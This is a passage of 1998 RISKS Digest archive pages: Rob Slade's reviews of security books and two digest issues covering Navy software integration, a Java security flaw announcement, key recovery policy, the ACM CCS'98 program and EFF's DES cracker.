not work diligently at his direction you do not deserve to secure your system. One can almost feel his glee at the expectation that thousands of sysadmins around the world will be wracking their brains and flooding Usenet with discussions of the significance of his clues to the vital encrypted message he has hidden on the CD-ROM. This does, of course, presume that his direction, and the contents of the book, warrant the effort to try and guess his riddle.

Part one might be characterized as a social background to security. Chapter one is essentially an extension of the introduction, continuing to try to convince the reader that the book is worthwhile. But it also states that the author wishes to raise the awareness of security in the general public. I rather doubt that this will be the book to do so: the average user will be put off by both the size and the subtitle's emphasis on Internet sites and networks, neither of which the average user will run. The (very verbose) sales pitch continues in chapter two with rather generic promises of the goodies offered to all manner of readers, and a list of chapters to come. (Of course, nudge, nudge, wink, wink, some unethical people might use this information for cracking, nudge, nudge, but none of *us* upstanding people would do that, right? wink, wink) Having been rather careless with the term "hacker" up to this point, chapter three belatedly attempts to distinguish between hackers and crackers. It doesn't succeed very well, being a pretty faint-hearted try. Chapter four lists a number of security

penetrations in
an bid to prove that anyone can be attacked.

Part two moves into more of a technical background to security.
Chapter
five looks at the complexity of current network systems and
other factors
militating against safety. A brief introduction to the TCP/IP
protocol
suite is given in chapter six. Chapter seven gives some random
material on
the Internet, programming, and UNIX. A variety of Internet
problems are
briefly mentioned in chapter eight.

Part three looks at a number of the more common security
penetration tools.
Chapters nine through fourteen discuss scanners, password
crackers, trojans,
password sniffers, identity tools, and malicious software
respectively.
Advice on how to deal with these problems varies in depth, but
generally is
not extensive. As only one example, the author does recommend
that Web
browsers be set to alert the user when a cookie is being set,
but fails to
give the slightest indication of how this is to be
accomplished. The
section on viruses is the book in miniature: not necessarily
all wrong,
but overly verbose, lacking in insight, and missing those points
that would
really be helpful to the computer user or manager.

Part four reviews a number of operating system platforms.
Chapter fifteen
presents the concept of vulnerabilities (termed as "holes"). In
spite of
the fact that MS-DOS, Windows 3.x, and Windows 95 have no
appreciable
security, chapter sixteen lists a large number of security
penetration

programs for them. (It also has a rather odd reference demonstrating that the author does not actually understand how the CMOS password functions work.) Chapter seventeen does contain a collection of the more common suggestions for securing a UNIX box. Tools for breaking Novell NetWare are displayed in chapter eighteen. Cracking tools for VMS are listed in chapter nineteen. Chapter twenty has both cracking and some protection software for the Mac. The installation of the Plan 9 operating system is discussed in chapter twenty one.

Part five gives some advice on what to do after when you crack a system. Chapter twenty two suggests that root access is a suitable target. Chapter twenty three points out that it is easier to crack a system with partial access or inside information. Consultants seem to be the topic of chapter twenty four.

Part six gives information on how to penetrate a system from outside. Chapter twenty five looks at gathering information about the target. Rather obvious statements about levels of attack are made in chapter twenty six. Chapter twenty seven is a simple review of packet filtering firewalls. IP spoofing is discussed in chapter twenty eight. Telnet attacks cover a wide range, so it is surprising that chapter twenty nine is so short. Chapter thirty looks at loopholes in Web page programming.

Part seven, chapter thirty one, reviews legal aspects, and for once even mentions laws outside the US.

Basically, there is a whole lot of partial information here. It is a handy list of security related Web sites, but made less useful by the bulked out verbiage between the listings. In addition, it is rather plain to see that there is far greater emphasis on cracking than on protection. (After all, how vital is it to securing your system to know the algorithm for generating fake Microsoft software registration keys?) All you teenage-mutant-cyberscofflaw-wannabes might be disappointed, though: the information is almost never complete.

copyright Robert M. Slade, 1998 BKMAXSEC.RVW 980501

⚡ REVIEW: "Windows NT Security Guide", Stephen A. Sutton

"Rob Slade" <rslade@sprint.ca>

Mon, 6 Jul 1998 11:20:25 -0800

BKWNTSCG.RVW 980513

"Windows NT Security Guide", Stephen A. Sutton, 1997, 0-201-41969-6,

U\$29.95/C\$41.00

%A Stephen A. Sutton sutton@trustedsystems.com

%C P.O. Box 520, 26 Prince Andrew Place, Don Mills, Ontario M3C 2T8

%D 1997

%G 0-201-41969-6

%I Addison-Wesley Publishing Co.

%O U\$29.95/C\$41.00 416-447-5101 fax: 416-443-0948 bkexpress@aw.com

%P 373 p.

%T "Windows NT Security Guide"

Part one deals with issues of interest to users. Chapter one is

a conceptual introduction to security and the NT system. The material is informal. This makes it easy to read, but also sacrifices completeness. Sutton's idiosyncratic structure is weak in certain areas; for example, reliability. The content is also lavish in its praise of Microsoft and NT, and seemingly unwilling to admit to any weak areas or flaws. Accounts, and the domain model, and reviewed in chapter two. (Illustrations are heavily used, and could be helpful were it not for the fact that so many have serious errors.) The working environment, in chapter three, holds a rather random assortment of features but concentrates on the NT security window, rather mystically referred to as the "Trusted Path." (Both this term and "Trusted Computer Base" are specific referents of the "Trusted Computer System Evaluation Criteria" of the US Department of Defense, better known as the "Orange Book". Neither term is used in the specific manner defined by the Orange Book.) The structure of the presentation seems to be intent on showing off, frequently querying the user before having provided the answer. (On the other hand, one formal exercise asks whether the user should enter a password into a specific request box on the screen, and immediately tells you that NT does not use that request box.) Chapter four goes into a lot of detail on ACLs (Access Control Lists) but, in common with all too many security books, does not present a completely clear picture of effective rights in the case of combinations of permissions. A number of situations

where the same user name can be handled differently are looked at in chapter five.

Part two involves administrative tasks. Chapter six covers the mechanics of domain administration quite well, but the actual planning is not dealt with in depth. Management of accounts is the topic of chapter seven. Auditing and logging is covered in fair detail in chapter eight. Although chapter nine is nominally about the Internet and intranets, most of the space is dedicated to general discussions of encryption. Details of algorithms are minimal, and a number of the topics covered have only tangential relevance to NT. Chapter ten is a grab bag of topics including the Registry, system policies, and printers. The "Trusted Computing Base," in chapter eleven, seems to refer to computer hardware and software assets, but the protection of these assets is not well explained. (One of the author's major fears seems to be viruses, but despite a great many mentions there is little realistic information about them in the book.) Chapter twelve closes off with a checklist summary of section titles from the book to this point.

Part three is a single chapter, on assessment of NT security. Much of this chapter is dedicated to proving that NT does not need to conform to the "Orange Book" levels.

The stated intent of the book is to provide security information both to users of Windows NT, and to network administrators. In reality, users would

need "cookbook" style recommendations that could be put into practice immediately, and which are generally missing from the book. Administrators need a more complete and well rounded approach to the topic, particularly addressing vulnerabilities in NT itself (such as the built-in and well known standard accounts). For those with no background in security the book provides a little knowledge. However, note the proverbial danger of a little knowledge, particularly in cases where overconfidence can lead to disaster.

copyright Robert M. Slade, 1998 BKWNTSCG.RVW 980513



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 86

Thursday 16 July 1998

Contents

- [Navy software problems](#)
[Michael Stutz via Jim Horning](#)
- [Still more on TWA flight 800, re: Elaine Scarry](#)
[PGN](#)
- [More Java woes](#)
[Edward Felten](#)
- [Re: Premature airbagulation](#)
[Fernando Pereira](#)
- [Virus myths](#)
[Lindsay F. Marshall](#)
- [More on TACDFIPSEFKMI and malicious mobile code](#)
[Rachel Chalmers](#)
- [How to cite Risks Digest *and* maintain human knowledge](#)
[Eran Gabber](#)
- [ACM CCCS'98: Preliminary Program and Call for Participation](#)
[Gene Tsudik](#)
- [REVIEW: "Java Security", Scott Oaks](#)
[Rob Slade](#)
- [David Brin: Choosing between privacy and freedom?](#)
[Warren Monroe](#)

● [Info on RISKS \(comp.risks\)](#)

⚡ Navy software problems

Jim Horning <horning@intertrust.com>

Thu, 16 Jul 98 12:09:00 P

Navy Software Dead in the Water, by Michael Stutz, 16 Jul 1998

[\[http://www.wired.com/news/news/technology/story/13758.html\]](http://www.wired.com/news/news/technology/story/13758.html)

If you think Windows 98 is an upgrade nightmare, consider the task of adding a new combat system to a Navy cruiser. Last week the US Navy acknowledged that two prized battle cruisers (the USS Hue City and the USS Vicksburg) will be out of commission until further notice as engineers try to integrate new onboard weapons-control systems. "Microsoft comes out with upgrades every three years, and they crash all the time," said one Navy source, who spoke on condition of anonymity. "The Navy comes out with upgrades every five years, but we can't afford for our systems to have any glitches, so we have to make sure that we get it just right."

The heart of the problem lies with two new systems being built into the ships. The Aegis Baseline 6 system helps defend the vessels against air attacks, and the Cooperative Engagement Capability (CEC) system gathers and shares radar data from multiple ships. Engineers are having trouble getting the new systems to work with each other and with the ships' legacy software.

[Aegis is written in Ada and C++ and other languages, with the latest upgrade reaching 8M lines of code, up from 3M. Installation is taking much longer than expected. The problems are largely in integration and interoperation, including a new display system, and are compounded by the Navy not having source code. PGN Stark Abstracting]

⚡ Still more on TWA flight 800, re: Elaine Scarry

"Peter G. Neumann" <neumann@csl.sri.com>

Wed, 15 Jul 98 15:05:27 PDT

There was some discussion in [RISKS-19.64,65,66](#) on Harvard professor Elaine Scarry's theory (the New York Review of Books, 9 Apr 1998) that the TWA 800 disaster involved High Intensity Radiation Fields. An article in *Harvard Magazine*, Jul-Aug 1998, p. 11-12, shows a diagram of TWA 800 at 13,700 feet between a P3 Orion overhead at 20,000 feet and a Black

Hawk helicopter and HC-130 aircraft both below at 3,000 feet. The figure also includes a C-141 and C-10 known to be nearby, and three submarines south of the crash, each at locations still not released to the public!)

✶ More Java woes

Edward Felten <felten@CS.Princeton.EDU>

Wed, 15 Jul 1998 10:33:47 -0400

We have found another Java security flaw that allows a malicious applet to disable all security controls in Netscape Navigator 4.0x. After disabling the security controls, the applet can do whatever it likes on the victim's machine, including arbitrarily reading, modifying, or deleting files. We have implemented a demonstration applet that deletes a file.

This flaw, like several previous ones, is in the implementation of the "ClassLoader" mechanism that handles dynamic linking in Java. Despite changes in the ClassLoader implementation in JDK 1.1 and again in JDK 1.2 beta, ClassLoaders are still not safe; a malicious ClassLoader can still override the definition of built-in "system" types like java.lang.Class. Under some circumstances, this can lead to a subversion of Java's type system and thus a security breach.

The flaw is not directly exploitable unless the attacker can use some other secondary flaw to gain a foothold. Netscape 4.0x has such a secondary flaw (a security manager bug found by Mark LaDue), so we were able to demonstrate how to subvert Netscape's security controls. We are not aware of any usable secondary flaws in Microsoft's and Sun's current Java implementations, so they appear not to be vulnerable to our attack at present.

Please direct any inquiries to Edward Felten at (609) 258-5906 or felten@cs.princeton.edu.

Dirk Balfanz, Drew Dean, Edward Felten, and Dan Wallach
Secure Internet Programming Lab, Department of Computer Science
Princeton University <http://www.cs.princeton.edu/sip>

✶ Re: Premature airbagulation

Fernando Pereira <pereira@research.att.com>

Wed, 15 Jul 1998 00:00:47 -0400

When airbags were pushed on the industry and the public as a risk-free safety measure, none of

the subsequently found dangers and costs of airbags were taken into consideration in the cost-benefit analysis. In addition to the problems described in that story, there have been the deaths and injuries of children and small adults caused by fast-inflating airbags. Airbags also increase the cost of vehicles, increase their maintenance costs, and have become an attraction to car-part thieves. Airbag supporters continue to counter with claims about lives saved by airbags, but I have never seen estimates of how many of those lives would have been saved by properly-used seatbelts. The regulatory imposition of airbags forced the added costs and risks of an automated system on a large population partly to deal with the deaths and injuries of those unwilling to use a lower-cost, lower-risk manual system. Besides the standard tale of unintended consequences --- safety measures creating their own risks -- we also have here a good example of the risks of pushing sweeping regulatory and mechanical solutions for problems that have already serviceable unintrusive solutions, but ones that require a modicum of human care (cf. keeping inappropriate content away from children, keeping networked computers reasonably secure, avoiding spam relaying).

⚡ Virus myths

"Lindsay F. Marshall" <Lindsay.Marshall@newcastle.ac.uk>
Thu, 16 Jul 1998 10:02:19 +0100 (BST)

A useful page summarising many virus hoaxes can be found at:

<URL:<http://kumite.com/myths/>>

<http://catless.ncl.ac.uk/Lindsay>

[BTW, Thanks to Lindsay for the UK RISKS redistribution. PGN]

⚡ More on TACDFIPSFKMI and malicious mobile code

Rachel Chalmers <rachel@apt.computerwire.com>
Tue, 14 Jul 1998 17:22:54 -0700

I wouldn't normally submit my own articles out of a fetching humility on my part, ho ho. But as it happens these two address questions raised in the last Risks digest, one on the malicious mobile code consortium, the other on the TACDFIPSFKMI. So I thought I might bring them to your attention. Rachel

1. CONSORTIUM PLANS TO ADDRESS MALICIOUS APPLETS

The International Computer Security Association (ICSA) has formed a Malicious Mobile Code Consortium to address the threat of hostile ActiveX controls and Java applets. The list of charter members is an A to Z of anti-virus and intrusion detection companies, including Advanced Computer Research, Axent, CA, Cybermedia, Digitivity, Dr Solomon's, eSafe, Finjan, Internet Security Systems, Quarterdeck, Security-7, Symantec and Trend Micro, with more companies expected to join. At first glance it seems a little unfair to lump carefully sandboxed Java, designed to wreak no harm, with the nightmarish security free-for-all that is ActiveX. Product development manager Larry Bridwell argues: "Even with the sandbox, - and we want it to be known that we think Sun has done an excellent job in considering security - there is occasionally a chink in Java's armor." Experts beg to differ. "As far as I know, there have been no legitimate reports of Java viruses written in the wild," says Rob Rosenberger, webmaster of the Computer Virus Myths home page. "On the other hand, it's beautifully easy to do it in ActiveX." Rosenberger cites Princeton computer scientist Ed Felton, founder of the Secure Internet Programming Laboratory, who says he's never bothered to test the security of ActiveX. "He says he'd just have to write one virus in it and they'd be done. ActiveX is child's play." The problem is one of perception: "People see Java and ActiveX as two ways to get stuff on the internet," Rosenberger explains, "you're talking about apples and oranges, but people only see fruit. Java poses a theoretical threat. ActiveX is an actual threat." While Bridwell concedes that there have been no documented cases of security breaches via Java, he says he believes such attacks are on their way. "It almost appears that we are in the infancy of malicious mobile code, just as in the late eighties we saw the infancy of viruses written in auto-executable code," he contends. "The problem is that you have increased connectivity and much larger numbers of people." Even if viruses do start getting written in Java, how much real harm are they likely to do? Most current viruses - Word macros, for example - are easily trapped and prevented, causing little more than a nuisance. Bridwell, however, says the problem is one of scale: "Our survey shows that something that doesn't cause actual physical damage to data can still cause thousands of dollars in downtime and associated costs," he says. The ICSA surveyed IT managers at 300 organizations, each with a minimum of 500 computers, two LANs and two remote connections. A single virus attack costs these companies an average of \$8,000; in two instances, an attack cost more than \$100,000. Maybe there is a role for the consortium after all.

2. COMMITTEE SAYS KEY RECOVERY IS TOO HARD

A Technical Advisory Committee charged with developing a Federal standard for recovering cryptographic keys has told the US Secretary of Commerce of technical difficulties that will prevent it reporting on time. That's a blow to government officials - not least FBI director Louis Freeh - who want to see key recovery made mandatory, so the government can recover encrypted information and make life difficult for organized crime. This Committee inherited those expectations from an earlier, failed attempt to mandate key escrow: the Clipper Chip (CI No 3,395). Reuters says it "obtained" the letter to Commerce Secretary William Daley. That's a little

disingenuous of the wire service, since the letter is freely available from the NIST web site along with the incomplete draft of the committee's report. In spite of having published its work, though, the euphoniously named Technical Advisory Committee to Develop a Federal Information Processing Standard for the Federal Key Management Infrastructure, or TACDFIPSFKMI, says in its letter: "We believe this document is not ready to be released for public comment." The draft certainly does make fascinating reading. The most recent set of changes, made by Steve Kent, chief scientist at GTE Internetworking, clearly alters the emphasis of the document. The word 'standard' is replaced throughout by 'product'. A passage describing the consequences of not having key recovery has been softened. The document no longer states that it is "necessary to ensure" that data can be decrypted by "authorized parties". Instead, the writers say they want to establish "requirements for Key Recovery products." The document has is now not so much a detailed technical standard as a purchasing guide. Kent concurs with this interpretation: "Most of these [Federal Information Processing Standards] are used for procurement purposes... Those changes were made by the committee specifically because we wanted not to make it a policy statement." So, will the private sector also be required to adopt key recovery? "Technically a FIPS is just for Federal agencies," says Kent, "in the past, industry has latched onto some of these even if they are in no way required to do so." If the key recovery FIPS is ever completed, vendors can expect to be very strongly encouraged to build their crypto software with a back door for officers of the law. However as the Committee explained in its letter, various problems make it unlikely that TACDFIPSFKMI, or as it prefers to call itself, "Bob", will meet its July deadline. "The technical difficulties were subtle details," Kent said, citing conflicts between the separate working groups drawn together only a few months ago. But observers are skeptical. "It can't be done," says Counterpane Systems' Bruce Schneier, "but they don't know that." University of Auckland computer scientist and co-moderator of the sci.crypt.research newsgroup Peter Gutmann agrees: "The trouble is that what they're trying to do is beyond the state of the art," he says. What's more, Schneier believes the Committee with the 12-letter acronym has been given its impossible job for exactly the wrong reasons. "The US government has been telling everyone that key recovery is what industry wants. Whenever industry gets together they say they don't want it. Then the FBI steps in and says that's not acceptable." Why is Louis Freeh so anxious to be given the power to recover crypto keys? "We're not actually sure," Schneier admits, "it's extremely expensive, it's difficult, and from all that we can establish, encryption is not actually a problem in Federal investigations. You could hire a few hundred FBI agents for what key recovery would cost. It's hard to believe that some amorphous technology that criminals can get around anyway would be better than a few hundred more FBI agents." Most critics of key recovery say it is another example of unjustified government surveillance of private life on the pretext of preventing crime. "Sure, cryptography is open to misuse," says Schneier, "just like kitchen knives, ladders and the interstate highway systems. Yes, criminals can use ladders to commit a crime. But I still like having ladders." Schneier believes the government will never have its way with key escrow. Gutmann is not so optimistic. "There will be creeping law changes. First building key recovery in will be voluntary. Then it will be mandatory," he says. "What makes it hard at the moment is that there is no infrastructure. In five years, when the infrastructure is there, it will be just a matter of changing the law." Though the committee's charter does expire next month, the 22 members have declared themselves ready to carry on if

their country demands. So no Son of Clipper Chip today, but the show is far from over. As Gutmann says: "The government just keeps sugar-coating the poison pill by giving it a different name."

Deputy Internet Editor, ComputerWire Inc, 150 Post Street, San Francisco,
CA 94108 (415) 274 8290 <http://www.computerwire.com> Fax: (415) 274-8281

✶ How to cite Risks Digest *and* maintain human knowledge

Eran Gabber <eran@research.bell-labs.com>
Mon, 13 Jul 1998 18:39:50 -0400 (EDT)

I recently wrote a paper (together with Avishai Wool), and we included a citation to RISKS. The referees and the program-committee shepherd insisted that we replace URLs by ``paper" citations. That was a problem, since a few of the citations in the paper were collected from the Web, and some URLs will probably never be published in the traditional sense.

The program committee (and Peter Neumann) finally agreed that the following citation is appropriate for RISKS forum:

```
[Ris98] aims@ext.jussieu.fr (AIMS / Intel-Info).  
    Two known GPS jamming cases.  
    RISKS Forum Digest, vol. 19, no. 74, May 1998.  
    USENET comp.risks,  
    Peter G. Neumann, moderator, Computer Science Lab, SRI  
International,  
    Menlo Park CA 94025 USA.  
    Archived at http://catless.ncl.ac.uk/Risks/19.74.html  
    and ftp.sri.com in directory "risks".
```

However, this incident raises a more fundamental question: How do we maintain human knowledge in the age of the Internet? In previous generations, scholarly publications consisted of printed journals and books, which were kept in libraries for use of future scholars. Today this method is mostly replaced by placing the information on your home page or on your company's Web site. There is a real problem of preserving and referring to this information in the future, especially as this information may be modified (and the original is lost), moved, or disappear altogether. Companies do fail and merge, and today's Web sites may not exist 10 years from now.

Publishing on the Internet is the future, and we cannot ignore it. We need ways to maintain permanent knowledge in this new age.

My suggestion is that professional societies (like ACM, IEEE and USENIX) should provide archival services for their own publications and for other sources of scholarly information (e.g. moderated newsgroups).

The charter of professional societies should change too. They should:

- a. maintain the high standards of publications; encourage exchange of information; support worthy projects and recognize individuals that advance the human knowledge in the particular field.
- b. publish electronic versions of journals (with same refereeing process as today to ensure quality)
- c. organize conferences (with same refereeing process as today to ensure quality)
- d. set standards and influence policies
- e. archive society sponsored material, such as conference proceedings, journals, and other information deemed important (like moderated news groups).
- f. present summaries of the information in readily accessible forms for an extra fee (either paper copies - like today's journals and conference proceedings), or a Web pages that resembles the layout of a printed journal, or other forms.
- g. provide permanent storage for unmoderated information provided by their members. Each member will be allowed to publish a certain amount of new information per year. This information will stay in the archive as long as the archive exists.

The revenue of professional societies would decrease, since members would pay a flat membership fee for an unlimited access to the archives. However, the expenses would decrease too, since there will be no need for printing and mailing. Note that the refereeing process is done by volunteers, and it will not be changed. Another (small) revenue stream will be the surplus from conferences.

All members of professional societies as well as institutional subscribers (i.e. libraries) should get a periodic CD-ROM (or another ubiquitous, capacious, permanent, and cheap electronic medium) containing recent additions to the archives. This would solve the survivability and availability of the material for future scholars. The CD-ROM should include only publications and moderated material, and not unmoderated material placed by individual members.

The question of CD-ROM longevity and availability of CD players and software readers in the future is still open.

Eran Gabber, Lucent Technologies - Bell Labs.

ACM CCCS'98: Preliminary Program and Call for Participation

Gene Tsudik <tsudik@pollux.usc.edu>

Thu, 16 Jul 1998 11:08:43 -0700 (PDT)

Preliminary Program (edited for RISKS)

Fifth ACM Conference on Computer and Communications Security

San Francisco, California, 2-5 Nov 1998, Sponsored by ACM SIGSAC

For more information visit <http://www.research.att.com/~reiter/ccs5>

=== Monday, November 2, 1998

Tutorials	Core Topics	Emerging Topics
9:00-12:30 Security Research Necula University, USA)	Cryptography: Theory and Applications Dan Boneh (Stanford University, USA)	Programming Languages and Martin Abadi (DEC Systems Center, USA) and George (Carnegie Mellon
13:30-17:00 Verification	To Be Determined	Authentication Protocol and Analysis Jon Millen (SRI International, USA)

=== Tuesday, November 3, 1998

9:00-10:00 Keynote address
Risks and challenges in computer-communication infrastructures
Peter G. Neumann (SRI International, USA)

10:30-12:00 Group key management

Communication complexity of group key distribution
Klaus Becker (R³ Security Engineering, Switzerland) and Uta
Wille (IBM Zurich Research Laboratory, Switzerland)

Key management for encrypted broadcast
Avishai Wool (Bell Labs, USA)

Authenticated group key agreement and related protocols
Giuseppe Ateniese (USC Information Sciences Institute, USA),

Michael Steiner (IBM Zurich Research Laboratory, Switzerland),
and Gene Tsudik (USC Information Sciences Institute, USA)

13:30-15:30 Anonymity

The design, implementation and operation of an e-mail
pseudonym server

David Mazie`res and M. Frans Kaashoek (Massachusetts
Institute of Technology, USA)

Panel: Anonymity on the Internet

Moderator: Paul Syverson (Naval Research Lab, USA)

16:00-17:00 Mobile code security

History-based access-control for mobile code

Guy Edjlali, Anurag Acharya, and Vipin Chaudhary (University of
California, Santa Barbara, USA)

A specification of Java loading and bytecode verification

Allen Goldberg (Kestrel Institute, USA)

=== Wednesday, November 4, 1998

9:00-10:30 Cryptography

A new public key cryptosystem based on higher residues

David Naccache (Gemplus, France) and Jacques Stern (Ecole
Normale Superieure, France)

An efficient non-interactive statistical zero-knowledge proof
system for quasi-safe prime products

Rosario Gennaro (IBM T.J. Watson Research Center, USA), Daniele
Micciancio (Massachusetts Institute of Technology, USA), and
Tal Rabin (IBM T.J. Watson Research Center, USA)

Communication-efficient anonymous group identification

Alfredo De Santis (Universita' di Salerno, Italy) and Giovanni
Di Crescenzo (University of California, San Diego, USA)

11:00-12:00 Invited talk

The development of public key cryptography

Martin Hellman

13:30-15:00 Systems

A security architecture for computational grids

Ian Foster (Argonne National Laboratory, USA), Carl Kesselman, Gene Tsudik (USC Information Sciences Institute, USA), and Steven Tuecke (Argonne National Laboratory, USA)

Design of a high-performance ATM firewall

Jun Xu and Mukesh Singhal (Ohio State University, USA)

A practical secure physical random bit generator

Markus Jakobsson, Elisabeth Shriver, Bruce Hillyer (Bell Labs, USA) and Ari Juels (RSA Labs, USA)

15:30-16:30 Invited talk

Trust in cyberspace? A research roadmap

Fred Schneider (Cornell University, USA)

=== Thursday, November 5, 1998

9:00-10:30 Protocol design and analysis

A probabilistic poly-time framework for protocol analysis

Pat Lincoln (SRI International, USA), John Mitchell, Mark Mitchell (Stanford University, USA), and Andre Scedrov (University of Pennsylvania, USA)

On using public-key cryptography in password protocols

Shai Halevi (IBM T.J. Watson Research Center, USA) and Hugo Krawczyk (Technion, Israel)

Cryptanalysis of Microsoft's point-to-point tunneling protocol

Bruce Schneier (Counterpane Systems, USA)

11:00-12:00 System monitoring

How to prove where you are

Eran Gabber and Avishai Wool (Bell Labs, USA)

Temporal sequence learning and data reduction for anomaly detection

Terran Lane and Carla E. Brodley (Purdue University, USA)

Steering committee chair: Ravi Sandhu, George Mason University
General chair: Li Gong, JavaSoft
Program chair: Mike Reiter, AT&T Labs, Room A269, 180 Park Avenue
Florham Park, NJ 07932-0971 USA, phone: +973-360-8349
For more information, visit <http://www.research.att.com/~reiter/ccs5>

🔥 REVIEW: "Java Security", Scott Oaks

Rob Slade <rslade@sprint.ca>
Fri, 10 Jul 1998 11:11:58 -0800

BKJAVASC.RVW 980520

"Java Security", Scott Oaks, 1998, 1-56592-403-7, U\$32.95/C\$46.95
%A Scott Oaks scott.oaks@sun.com
%C 103 Morris Street, Suite A, Sebastopol, CA 95472
%D 1998
%G 1-56592-403-7
%I O'Reilly & Associates, Inc.
%O U\$32.95/C\$46.95 707-829-0515 fax: 707-829-0104 nuts@ora.com
%P 456 p.
%T "Java Security"

As the author notes, security means many different things to many different people. In the general public, Java security tends to mean browser and applet security, and the default applet "sandbox." Therefore I feel obliged to point out that this book is primarily concerned with the programming of security into systems, and the security APIs (Applications Programming Interfaces) built into the language to ease that task.

Chapter one looks at the overall security model for Java, and particularly at the invocations of programs. Basic enforcement and verification is covered in chapter two. Class loaders, in chapter three, provide the programmer with a means to specify an almost arbitrary level of security protection for a program. Chapter four details the workings of the security manager, again providing the programmer with the ability to set specific protections. The access controller is new to Java 1.2, is the mechanism that the security manager now uses to actually permit or deny use of resources, and the object calls are discussed in chapter five. Implementation of access and security policies through the class loader and security manager is covered in chapter six.

Chapter seven looks at the need for authentication over open networks, and the security provisions of digital signatures. The discussion of cryptography itself is essentially non-existent since, as Oaks notes, it is not necessary to understand it in order to use it. Those who wish to test or implement strong encryption will need to go elsewhere. Implementation of standard cryptographic protection is via security providers, reviewed in chapter eight. Some simple message digest implementations are described in chapter nine. Key management is an important part of cryptography so chapter ten deals with keys and certificates while chapter eleven reviews the handling of them. Chapter twelve looks at the functions provided for dealing with digital signatures. Specifics for encryption are listed in chapter thirteen.

Appendices deal with security tools, identity-based key management, resources, and a quick reference chart.

While the book is well written it is not light, and is probably best suited to those who are well familiar not only with Java programming, but also the internals of the language. On the other hand, dealing with security is a great way to learn the internals of a language.

copyright © Robert M. Slade, 1998 BKJAVASC.RVW 980520

🔥 David Brin: Choosing between privacy and freedom?

<wwmonroe@west.raytheon.com>

Thu, 09 Jul 1998 13:48 -0700 (PDT)

This today from "Amazon.com Delivers Cyberculture" (haven't read it yet or even seen any other reviews, but have ordered it):

"The Transparent Society: Will Technology Force Us to Choose Between Privacy and Freedom?"
by David Brin

<http://www.amazon.com/exec/obidos/ASIN/020132802X>

"The Transparent Society" is David Brin's call for what he terms reciprocal transparency. With the Net and countless other technological wonders eating away at our privacy, worry about the erosion could cause a backlash of secrecy-- or at least the illusion of it, because the government, the powerful, and criminals will find a way to keep their eyes on us. Instead, Brin asks us to demand accountability and keep the good aspects of technology by opening windows both ways rather than building walls that don't really keep anyone out.

Warren Monroe <wwmonroe@mail.hac.com>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 87

Friday 17 July 1998

Contents

- [``Better DES challenge" solved by John Gilmore and ``Deep Crack"](#)
[Matt Blaze](#)
 - ["EFF DES Cracker" machine brings honesty to crypto debate](#)
[John Gilmore](#)
 - [Privacy vs. police convenience](#)
[George Dinwiddie](#)
 - [First results of SOHO investigation](#)
[Jan Vorbrueggen](#)
 - [AOL compounds security hole](#)
[David Cassel](#)
 - [Teen-age hacker break-in article was a hoax](#)
[Martin Minow](#)
 - [Gullibility Virus BEWARE!](#)
[Marc Salverson](#)
 - [Re: Navy software problems](#)
[Harlan Rosenthal](#)
 - [Re: Still more on TWA flight 800](#)
[Greg Vistica](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ **"Better DES challenge" solved by John Gilmore and "Deep Crack"**

Matt Blaze <mab@crypto.com>

Fri, 17 Jul 1998 03:31:45 -0400

On June 23 1997, I offered a prize of 56 bits (\$7.00) for finding a DES key with a certain interesting property. In particular, I wanted a DES key such that some ciphertext block of the form <XXXXXXXX> decrypts to a plaintext block of the form <YYYYYYYY>, where X and Y represent any fixed eight-bit byte value repeated across each of the eight bytes of the 64 bit DES codebook block.

Finding a key of this form would require either computational effort approximately equal to searching the DES keyspace or discovering a new cryptanalytic technique against DES. Knowing such a key would therefore demonstrate that it is feasible to mount an exhaustive search against the DES keyspace or that there is some weakness in DES that allows keys to be found analytically. This challenge, then, has the desirable property that a result "speaks for itself" in demonstrating the weakness of DES, without the need for an "honest broker" who must safeguard the solution. The solution keys could not be known to any people who haven't themselves searched the keyspace or found some other weakness. It would be just as much of an accomplishment for me to claim the prize as it would be for anyone else.

I am pleased to announce that the prize has been claimed. On July 2, 1998, John Gilmore, of the Electronic Frontier Foundation, informed me that:

With a (parity-padded) key of 0E 32 92 32 EA 6D 0D 73, the plaintext of 8787878787878787 becomes the ciphertext 0000000000000000

According to John, this solution was found after several days of work with the EFF "Deep Crack" hardware, a specialized parallel processor optimized for DES key search. Information on Deep Crack can be found at <<http://www.eff.org/descracker>>. I am especially gratified that this DES challenge problem was chosen as the first application of the Deep Crack hardware, and that the challenge has revealed data that might, perhaps, yield some additional analytic clues about the structure of the DES algorithm.

A number of individuals and organizations generously pledged additional bits to supplement my original (quite modest) 56 bit prize, for a total over 10000 bits (\$1250.00). I will be contacting these individuals privately to inform them that their pledges have come due.

Note that although the prize has been claimed and the contest is now officially closed, there may be other solution keys (in fact, we'd expect to find about 255 more, if DES emulates a random

permutation). I encourage the community to continue looking for solution keys. Indeed, it would be interesting to know how many such keys actually do exist in DES.

Congratulations John!

-matt

⚡ "EFF DES Cracker" machine brings honesty to crypto debate

John Gilmore <gnu@toad.com>

Fri, 17 Jul 1998 03:23:32 -0700 (PDT)

CONTACTS:

Alexander Fowler, +1 202 462 5826, afowler@eff.org

Barry Steinhardt, +1 415 436 9333 ext. 102, barrys@eff.org

John Gilmore, +1 415 221 6524, gnu@toad.com

"EFF DES CRACKER" MACHINE BRINGS HONESTY TO CRYPTO DEBATE

ELECTRONIC FRONTIER FOUNDATION PROVES THAT DES IS NOT SECURE

SAN FRANCISCO, CA -- The Electronic Frontier Foundation (EFF) today raised the level of honesty in crypto politics by revealing that the Data Encryption Standard (DES) is insecure. The U.S. government has long pressed industry to limit encryption to DES (and even weaker forms), without revealing how easy it is to crack. Continued adherence to this policy would put critical infrastructures at risk; society should choose a different course.

To prove the insecurity of DES, EFF built the first unclassified hardware for cracking messages encoded with it. On Wednesday of this week the EFF DES Cracker, which was built for less than \$250,000, easily won RSA Laboratory's "DES Challenge II" contest and a \$10,000 cash prize. It took the machine less than 3 days to complete the challenge, shattering the previous record of 39 days set by a massive network of tens of thousands of computers. The research results are fully documented in a book published this week by EFF and O'Reilly and Associates, entitled "Cracking DES: Secrets of Encryption Research, Wiretap Politics, and Chip Design."

